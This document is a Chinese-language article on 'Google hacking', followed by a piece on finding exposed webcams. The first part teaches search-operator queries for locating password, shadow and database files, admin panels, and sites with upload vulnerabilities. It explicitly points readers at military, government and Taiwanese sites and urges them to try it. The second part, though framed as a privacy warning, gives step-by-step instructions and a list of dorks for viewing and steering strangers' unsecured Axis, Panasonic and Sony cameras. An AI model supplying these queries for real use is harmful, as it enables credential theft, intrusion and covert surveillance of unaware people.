Google允许你搜索具体文件类型，而不是脚本运行后的结果。比如你想得到Microsoft Excel文件，我们可以搜索*.xls，也可以用*.doc来搜索文本文件，当然你们更有兴趣的是搜索*.db或者*.mdb文件，这些Google是不愿意告诉你的。还有你可以想象到的*.cfg和*.pwd文件，我也不反对你搜索shadow，还有一些比如*.dat、*.pdf *.ps *.ppt *.rtf、*.doc，开动你的脑筋吧，只要你能想到的，Google都可以帮你找到！

2 inurl

另一种非常有用的方式是利用inurl，这允许我们在url里搜索某个具体的关键字，这种方式我们可以搜索具体的"目录／文件夹"，特别是和"index of"进行联合查询时，效果非常好（我们在后面会讲到）。这里我给出一个例子："inurl:admin"，这样google就会给你所有的站点目录中包括admin关键字的地址。例如Webadmin，搜索将是"inurl:webeditor.php"。我想起了最近一个关于用Google寻找未保护网络摄象头的语句："inurl:"ViewerFrame?Mode=""，这段代码所代表的是panasonic（松下）网络摄像机拍摄到的画面，你也可以想出别的品牌的摄象头。

3 index of

这个搜索的强大性是出于Google设计者意料之外的，但是为我们提供了很大的方便。只要在Google中"index of"语句，就可以找到服务器中一些特殊的文件目录，可以举这样的例子：""index of" admin"或者"index.of.admin"，这样google就帮我们列出了所有服务器上的管理目录，一定要注意"index of"一定要联合起来使用才有效。

4 site

这种搜索能让我们得到一些具体站点的所属域名情况，比如可以搜索.com、.box.sk、.nl站点，中国的站点为.com.cn。当然一些破坏者可能更感兴趣的是一些政府部门和军事站点，就可以这样来搜索：site:gov、site:mil。以前不是有一个上传漏洞，我可以告诉大家一个有意思的搜索："upload site:tw"，"upfile.asp site:tw"。意思就不用我说了吧，赶快去试试吧

5 intitle

intitle又是一种好的搜索思路，它允许你寻找在标题里有某种关键字的html文件，格式大约为："intitle:word"，这样你可以想到一些网站后台管理页面和控制面板在title中出现的关键词语，然后用intile在Google中搜寻它们，方便我们找到所有用这些后台管理系统站点，举例说明："intile:管理后台"。你会发现什么呢？

6 Link

选择用link，我们可以轻松的找到一个具体的站点到另一个站点的链接，我在《Hacking Exposed 第三版》中找到这样一段描述："这些搜索让我们更方便的找到链接到目标站点全部站点。"这句话给我们暗示了什么呢，我们可以找到这些目标站点的合作伙伴？或者是有人绝对在一个目标站点上建立一个非法的链接，一个黄色站点？我建议你们有空翻翻那本书。

7 综合搜寻

我们在第2点中提到的一种用index of和inurl结合的搜寻方式，这就是现在要说的综合搜寻。我们可以让google来变魔术了，我会给出这个搜寻："inurl:nasa.gov file:xls "restricted""或者是"site:mil file:xls "password""，甚至是这样的方式"site:mil "index of" admin"，即使你们以前没学过，相信你们也许现在会明白这些句子的意思！

后记

其实这也不能叫做是文章，只能说是研究笔记，其中我用了很多例子来说明问题，这些是有危险的，我希望你们小心用这些方法来做一些恶意行为，造成的后果和本人还有《非安全》无关；还有一点是其实Google本身并没有问题，这些小小的技术并不能用来侮辱它，在这里对Google表示歉意！

黑客也Google 不是黑客，也能偷窥别人的隐私

文by 天涯衰草

你的电脑装了摄像头吗？如果已经安装了的话，那么你就要小心了。因为当你正高高兴兴的和你的网友或家人视频聊天的时候，可能同时就被成千上万的陌生人在监视着，这不是危言耸听，因为这一切都源于Google的强大搜索功能和其他的一些不为人所知的原因。

今天上午一上网，就接到好友通过QQ发来的信息，说只要通过搜索引擎搜索一段特殊的关键字，就可以得到许多的网页链接。随便点击一个链接打开后，居然发现网页里竟然出现了一些怀疑用摄像头现场直播的镜头，从而可以轻松的偷窥到不少他人的隐私。虽然去年也出现过通过摄像头泄漏隐私的事件，但那些都是黑客通过专门的黑客软件完成的，例如木马黑洞、蜜蜂等，而这一次只要你会基本的上网操作，就可以在不需要任何特殊软件的情况下，通过摄像头偷窥到别人的隐私。

为了证明事件的真实性，立马打开全球最大的搜索引擎Google，输入那段特殊的代码。果然，经过仅0.03秒的搜索Google就找到579个相关内容的链接，随便点击一个，还真的发现了那些仍可正常连接的监控摄像头。从传来的图像画面来看，安装摄像头的地点有很大，例如：商场、社区、办公室等等。有不少网友表示，这些摄像头的总数在1500个左右，其中1000个由AXIS制造，500个由松下制造。除了可以通过Google进行搜索外，还可以通过一搜等搜索引擎进行搜索，同样也能找到不少链接。

●操作步骤●

运行IE浏览器（最好不要使用GreenBrowser、Maxthon等浏览器，因为他们有屏蔽插件的功能），登录搜索引擎Google，在搜索框中输入“inurl:ViewerFrame?Mode= ”，选择“搜索所有网站”选项，然后进行搜索。在搜索结果中随便点击一个链接，在弹出窗口就可以查看到通过摄像头进行的直播画面。在得到直播画面以前，会弹出一个要求安装插件的窗口（如图1）。




图1

从图中我们可以看到这个插件是由“ Panasonic”签发的，果然是松下电器。但是最上面的“您要安装并运行在2003 - 3 - 19 8:29签名的"http://83.171.69.42:88/kxhcm10.ocx"”这段话引起了笔者的注意，并不是这段话有问题，而是插件的下载地址很奇怪。我们知道，一般情况下，网络插件都是从开发商的官方主页下载安装的，而奇怪的是这个插件则是从远程客户的电脑中下载的，我们想想有谁愿意将自己的隐私公布于大庭广众之前。为了防范该网页是黑客设置的网页木马，首先将该插件下载下来，通过最新的杀毒软件进行查杀，并没有发现异常。所以点击“是”按钮进行插件安装，插件安装完成后很快就可以看到摄像头的直播画面（如图2）。笔者发现在图像页面的左侧，还提供了一些对摄像头的控制功能，例如我们可以控制摄像头捕捉画面的方向角度；设置捕捉画面的分辨率；进行镜头变焦操作；保存捕捉的画面等操作。




图2

可现在的问题是，为什么这个网络插件会从用户的电脑中进行下载，难道这些用户不怕自己的隐私被暴露吗？看来，答案只有一个，就是用户在安装摄像头的驱动程序时，程序自动的将这个插件安装到用户的硬盘中，并且在用户毫不知情的情况下，将含有该网络插件的文件夹开启了HTTP服务，当有人访问这个IP地址时，就会自动的出现“Welcome to Panasonic IP Technology”的网页（如图3），在这里你可以看到摄像头的示范图片，可以选择是单一画面还是多画面，并且能自动的安装网络插件。




图3

虽然从得到的信息来看是摄像头，单从实际操作来看并非我们意识中的摄像头，而更像是一种监视器。不过是摄像头也好，监视器也罢，我们只想知道这到底是怎么回事呢，难道用户不知道已经被自己的摄像头给出卖了吗？据二家公司的网站称，它们的网络摄像机都提供有密码保护功能，Axis还采取了只能让经过批准的IP地址访问网络摄像机的技术来进行限制。松下公司网站上的资料称，它的网络摄像机可能不适合在“机密应用”中使用，看来二家公司对自己的产品可能泄漏用户的隐私早已心知肚明。通过对相关资料的查找，我发现已经公布出来的特殊的代码不光上面介绍的一段，而且能够泄露隐私的摄像产品也不光AXIS和松下两家公司的产品，包括SONY在内的很多公司的产品都存在泄露

隐私的问题。通过在google搜索下面这些代码，都可以轻松的发现这些隐秘的链接，而且每段代码搜索到的链接只能是一家公司的产品。

```
intitle:"Live View / - AXIS" | inurl:view/view.shtml
inurl:indexFrame.shtml Axis
intitle:"Live View / - AXIS"
intext:"MOBOTIX M1" intext:"Open Menu"
inurl:"ViewerFrame?Mode="
intitle:"WJ-NT104 Main Page"
intitle:snc-rz30 inurl:home/
```

通过搜索“inurl:indexFrame.shtml Axis”这段代码，就可以找到AXIS公司的设备产生的链接。再浏览由AXIS公司的设备直播的画面时，网页首先会要求安装一个专门的播放插件，然后才能播放直播的画面（如图4）。




图4

而通过“intitle:snc-rz30 inurl:home/”这段代码就可以搜索到由SONY公司的产品播放的直播画面，进入播放画面的网页，用户根本不需要安装任何插件，立即就可以通过网页观看到直播画面（如图5）。

